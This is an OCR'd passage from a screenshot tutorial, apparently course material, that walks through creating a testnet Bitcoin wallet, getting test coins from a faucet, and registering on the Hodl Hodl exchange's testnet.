


26. Now we need to choose the seed type. For this exercise the standard is ok.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




27. The wallet generated seed words. Copy them in the save place.




28. Write o paste the words to confirm them.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




29. Now choose the password to encrypt the wallet keys.




30. Now the wallet is ready. Let`s check the working network. Click on the green circle, server and nodes must work on testnet.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




31. Now we must get some test coins. Go to receive section and copy the **address**.




32. If you want, before open the faucet you can change the base unit from mBTC to BTC.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




33. Go to https://testnet.manu.backend.hamburg/faucet and paste address from wallet.



34. Open the wallet and check the address. Test coins must be there or on the way to you address.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




Now when we have test Bitcoins it`s time to open the Hodl Hodl and sell some coins.


2. Sell Bitcoins with Hodl Hodl

13. Go to https://hodlhodl.com and choose **testnet.**

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




14. Now we are in HodlHodl testnet and can learn how to use the exchange with test coins. let`s register account.




Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

15. Register the account. Enter your email, name, timezone, password etc.




16. Now open your email and confirm the account.




17. Log in with your email and password.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



